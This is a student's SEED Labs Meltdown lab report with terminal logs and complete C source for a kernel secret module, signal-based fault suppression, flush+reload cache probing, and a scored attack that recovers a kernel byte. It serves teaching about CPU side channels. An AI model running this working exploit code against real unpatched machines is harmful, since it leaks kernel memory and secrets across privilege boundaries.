  CC      /home/JCogswell/Documents/Lab7/Meltdown/MeltdownKernel.mod.o
  LD [M]  /home/JCogswell/Documents/Lab7/Meltdown/MeltdownKernel.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.8.0-36-generic'
[04/29/19]JCogswell@VM:~/.../Meltdown$ sudo insmod MeltdownKernel.ko
[sudo] password for JCogswell:
[04/29/19]JCogswell@VM:~/.../Meltdown$ dmesg | grep 'secret data address'
[10285.057081] secret data address:fa93b000
[04/29/19]JCogswell@VM:~/.../Meltdown$
```

MeltdownKernel.c →

```c
#include <linux/seq_file.h>
#include <linux/uaccess.h>

static char secret[8] = {'S','E','E','D','L','a','b','s'};
static struct proc_dir_entry *secret_entry;
static char* secret_buffer;

static int test_proc_open(struct inode *inode, struct file *file)
{
#if LINUX_VERSION_CODE <= KERNEL_VERSION(4,0,0)
   return single_open(file, NULL, PDE(inode)->data);
#else
   return single_open(file, NULL, PDE_DATA(inode));
#endif
}

static ssize_t read_proc(struct file *filp, char *buffer,
                         size_t length, loff_t *offset)
{
   memcpy(secret_buffer, &secret, 8);
   return 8;
}

static const struct file_operations test_proc_fops =
{
   .owner = THIS_MODULE,
   .open = test_proc_open,
   .read = read_proc,
   .llseek = seq_lseek,
   .release = single_release,
};

static __init int test_proc_init(void)
{
   // write message in kernel message buffer
   printk("secret data address:%p\n", &secret);

   secret_buffer = (char*)vmalloc(8);

   // create data entry in /proc
   secret_entry = proc_create_data("secret_data",
                    0444, NULL, &test_proc_fops, NULL);
   if (secret_entry) return 0;

   return -ENOMEM;
}

static __exit void test_proc_cleanup(void)
{
   remove_proc_entry("secret_data", NULL);
}

module_init(test_proc_init);
module_exit(test_proc_cleanup);
```

1, Column 1

Task 4: Access Kernel Memory from User Space

We now know the address of the secret data (0xfa93b000), so I conduct an experiment to see if I can directly get the secret from that address. The program is called “UserAccess.c” and was provided by SEEDLabs and shown below. I compiled and ran the program.

The result of this program was a segmentation fault. The program crashes when trying to execute “char kernel_data = *kernel_data_addr;”

```
Terminal
[04/29/19]JCogswell@VM:~/.../Meltdown$ subl UserAccess.c
[04/29/19]JCogswell@VM:~/.../Meltdown$ gcc -o UserAccess UserAccess.c
UserAccess.c: In function ‘main’:
UserAccess.c:5:2: warning: implicit declaration of function ‘printf’ [-Wimplicit-function-declaration]
  printf("I have reached here.\n");
  ^
UserAccess.c:5:2: warning: incompatible implicit declaration of built-in function ‘printf’
UserAccess.c:5:2: note: include ‘<stdio.h>’ or provide a declaration of ‘printf’
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./UserAccess
Segmentation fault
[04/29/19]JCogswell@VM:~/.../Meltdown$
```

UserAccess.c →

```c
int main() {

    char *kernel_data_addr = (char*)0xfa93b000;
    char kernel_data = *kernel_data_addr;
    printf("I have reached here.\n");
    return 0;
}
```

Task 5: Handle Error/Exceptions in C

In the previous task, we learned that accessing a kernel memory from the user space will cause the program to crash. In the meltdown attack, we need to do something after accessing the kernel memorjy, so we cannot let the program crash. C doesn't provide direct support for error handling (like try/catch), so we must emulate the try/catch clause using sigsetjmp() and siglongjmp(). The program "ExceptionHandling.c" was provided by SEEDLabs and is shown below. I compiled and ran the code.

```
Terminal
[04/29/19]JCogswell@VM:~/.../Meltdown$ gcc -o ExceptionHandling ExceptionHandling.c
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./ExceptionHandling
Memory access violation!
Program continues to execute.
[04/29/19]JCogswell@VM:~/.../Meltdown$
```

ExceptionHandling.c →

```c
#include <stdio.h>
#include <setjmp.h>
#include <signal.h>

static sigjmp_buf jbuf;

static void catch_segv()
{
  // Roll back to the checkpoint set by sigsetjmp().
  siglongjmp(jbuf, 1);
}

int main()
{
  // The address of our secret data
  unsigned long kernel_data_addr = 0xfb61b000;

  // Register a signal handler
  signal(SIGSEGV, catch_segv);

  if (sigsetjmp(jbuf, 1) == 0) {
     // A SIGSEGV signal will be raised.
     char kernel_data = *(char*)kernel_data_addr;

     // The following statement will not be executed.
     printf("Kernel data at address %lu is: %c\n",
                    kernel_data_addr, kernel_data);
  }
  else {
     printf("Memory access violation!\n");
  }

  printf("Program continues to execute.\n");
  return 0;
}
```

Task 6: Out-of-Order Execution by CPU

In this task, we use an experiment to observe the effect caused by an out-of-order execution. The program for the experiment is called “MeltdownExperiment.c” and was provided by SEEDLabs. The “kernel_data = *(char*)kernel_data_addr;” portion will cause an exception so the next line (array) will not execute. However, because of the execution, the array portion will now be cached by the CPU. I compiled and ran the code.

```
Terminal
[04/29/19]JCogswell@VM:~/.../Meltdown$ gcc -march=native -o MeltdownExperiment MeltdownExperiment.c
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
```


```c
#include <stdio.h>
#include <stdint.h>
#include <unistd.h>
#include <string.h>
#include <signal.h>
#include <setjmp.h>
#include <fcntl.h>
#include <emmintrin.h>
#include <x86intrin.h>

/********************** Flush + Reload ************************/
uint8_t array[256*4096];
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

void flushSideChannel()
{
  int i;

  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;

  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);
}

void reloadSideChannel()
{
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;
  for(i = 0; i < 256; i++){
     addr = &array[i*4096 + DELTA];
     time1 = __rdtscp(&junk);
     junk = *addr;
     time2 = __rdtscp(&junk) - time1;
     if (time2 <= CACHE_HIT_THRESHOLD){
         printf("array[%d*4096 + %d] is in cache.\n",i,DELTA);
         printf("The Secret = %d.\n",i);
     }
  }
}
/********************** Flush + Reload ************************/

void meltdown(unsigned long kernel_data_addr)
{
  char kernel_data = 0;

  // The following statement will cause an exception
  kernel_data = *(char*)kernel_data_addr;
  array[7 * 4096 + DELTA] += 1;
}
```

MeltdownExperiment.c

```c
void meltdown_asm(unsigned long kernel_data_addr)
{
   char kernel_data = 0;

   // Give eax register something to do
   asm volatile(
       ".rept 400;"
       "add $0x141, %%eax;"
       ".endr;"

       :
       :
       : "eax"
   );

   // The following statement will cause an exception
   kernel_data = *(char*)kernel_data_addr;
   array[kernel_data * 4096 + DELTA] += 1;
}

// signal handler
static sigjmp_buf jbuf;
static void catch_segv()
{
  siglongjmp(jbuf, 1);
}

int main()
{
  // Register a signal handler
  signal(SIGSEGV, catch_segv);

  // FLUSH the probing array
  flushSideChannel();

  if (sigsetjmp(jbuf, 1) == 0) {
     meltdown(0xfa93b000);
  }
  else {
     printf("Memory access violation!\n");
  }

  // RELOAD the probing array
  reloadSideChannel();
  return 0;
}
```

Task 7.1: The Basic Meltdown Attack – A Naïve Approach

In this task, I changed MeltdownExperiment.c (the same program that is shown in the previous task) from “array[7 * 4096 + DELTA] += 1;” in the Flush + Reload section to “array[kernel_data * 4096 + DELTA] += 1;” The result was that it did not work on my computer. The task says that this outcome could be possible.



Task 7.2: Improve the Attack by Getting the Secret Data Cached

Since Meltdown is a race condition vulnerability that involves the racing between the out-of-order execution and the access check, the faster the out-of-order execution is, the more instructions we can execute, and the more likely we can create an observable effect that can help us get the secret. We are going to add some code to the program used in 7.1 (MeltdownExperiment.c) and the code we add will be displayed below. This additional code will get the kernel secret data cached before launching the attack.

```
Terminal
[04/29/19]JCogswell@VM:~/.../Meltdown$ gcc -march=native -o MeltdownExperiment MeltdownExperiment.c
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./Meltdow
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$
```

```c
// signal handler
static sigjmp_buf jbuf;
static void catch_segv()
{
  siglongjmp(jbuf, 1);
}

int main()
{
  // Register a signal handler
  signal(SIGSEGV, catch_segv);

  // FLUSH the probing array
  flushSideChannel();

  if (sigsetjmp(jbuf, 1) == 0) {
      meltdown(0xfa93b000);
  }
  else {
      printf("Memory access violation!\n");
  }

  // RELOAD the probing array
  reloadSideChannel();
  return 0;

    // Open the /proc/secret_data virtual file.
  int fd = open("/proc/secret_data", O_RDONLY);
  if (fd < 0) {
    perror("open");
    return -1;
  }
  int ret = pread(fd, NULL, 0, 0); // Cause the secret data to be cached.
}
```

The red box shows what was added to the code from 7.1. The result was still unsuccessful.

Task 7.3: Using Assembly Code to Trigger Meltdown


The attack was unsuccessful in 7.2 as well so I'm calling meltdown_asm() instead of meltdown(). The meltdown_asm() code adds a few lines of assembly instructions before the kernel memory access. The code will loop 400 times; inside the loop, it adds a number 0x141 to the eax register. They're useless computations but the extra code keeps the algorithmic units busy while memory access is being speculated.

```
Terminal
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ gcc -march=native -o MeltdownExperiment MeltdownExperiment.c
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./MeltdownExperiment
Memory access violation!
[04/29/19]JCogswell@VM:~/.../Meltdown$
```

Observations: The result is still unsuccessful. Possibly due to the fact that I have a brand new Dell Precision laptop and it *may* not be vulnerable or may be *less* vulnerable than others. I changed the number of loops to 10,100, 500, 900, 1000, and 99999 with no luck.

Task 8: Make the Attack More Practical

The previous attempts were unsuccessful even after optimization of the code. In this task, I am going to create an array of size 256, one element for each possible secret value. I run the attack multiple times. Each time, if the program says that *k* is the secret (may be false), I add 1 to *scores[k]*. After running the attack many times, I will use the value *k* with the highest scoe as my final estimation of the secret.



MeltdownAttack.c

```c
#include <stdio.h>
#include <stdint.h>
#include <unistd.h>
#include <string.h>
#include <signal.h>
#include <setjmp.h>
#include <fcntl.h>
#include <emmintrin.h>
#include <x86intrin.h>

/********************* Flush + Reload ********************/
uint8_t array[256*4096];
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

void flushSideChannel()
{
  int i;

  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;

  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);
}

static int scores[256];

void reloadSideChannelImproved()
{
  int i;
  volatile uint8_t *addr;
  register uint64_t time1, time2;
  int junk = 0;
  for (i = 0; i < 256; i++) {
     addr = &array[i * 4096 + DELTA];
     time1 = __rdtscp(&junk);
     junk = *addr;
     time2 = __rdtscp(&junk) - time1;
     if (time2 <= CACHE_HIT_THRESHOLD)
        scores[i]++; /* if cache hit, add 1 for this value */
  }
}
```

Observation: The result of this task was successful in finding the first byte from the kernel, but I was unable to figure out how to modify the code to get it to print out all 8 bytes of the secret.

```c
/********************* Flush + Reload ********************/

void meltdown_asm(unsigned long kernel_data_addr)
{
   char kernel_data = 0;

   // Give eax register something to do
   asm volatile(
       ".rept 400;"
       "add $0x141, %%eax;"
       ".endr;"

       :
       :
       : "eax"
   );

   // The following statement will cause an exception
   kernel_data = *(char*)kernel_data_addr;
   array[kernel_data * 4096 + DELTA] += 1;
}

// signal handler
static sigjmp_buf jbuf;
static void catch_segv()
{
   siglongjmp(jbuf, 1);
}

int main()
{
  int i, j, ret = 0;

  // Register signal handler
  signal(SIGSEGV, catch_segv);

  int fd = open("/proc/secret_data", O_RDONLY);
  if (fd < 0) {
    perror("open");
    return -1;
  }

  memset(scores, 0, sizeof(scores));
  flushSideChannel();

  // Retry 1000 times on the same address.
  for (i = 0; i < 1000; i++) {
    ret = pread(fd, NULL, 0, 0);
    if (ret < 0) {
      perror("pread");
      break;
    }

    // Flush the probing array
    for (j = 0; j < 256; j++)
        _mm_clflush(&array[j * 4096 + DELTA]);

    if (sigsetjmp(jbuf, 1) == 0) { meltdown_asm(0xfa93b000); }

    reloadSideChannelImproved();
  }

  // Find the index with the highest score.
  int max = 0;
  for (i = 0; i < 256; i++) {
    if (scores[max] < scores[i]) max = i;
  }

  printf("The secret value is %d %c\n", max, max);
  printf("The number of hits is %d\n", scores[max]);

  return 0;
}
```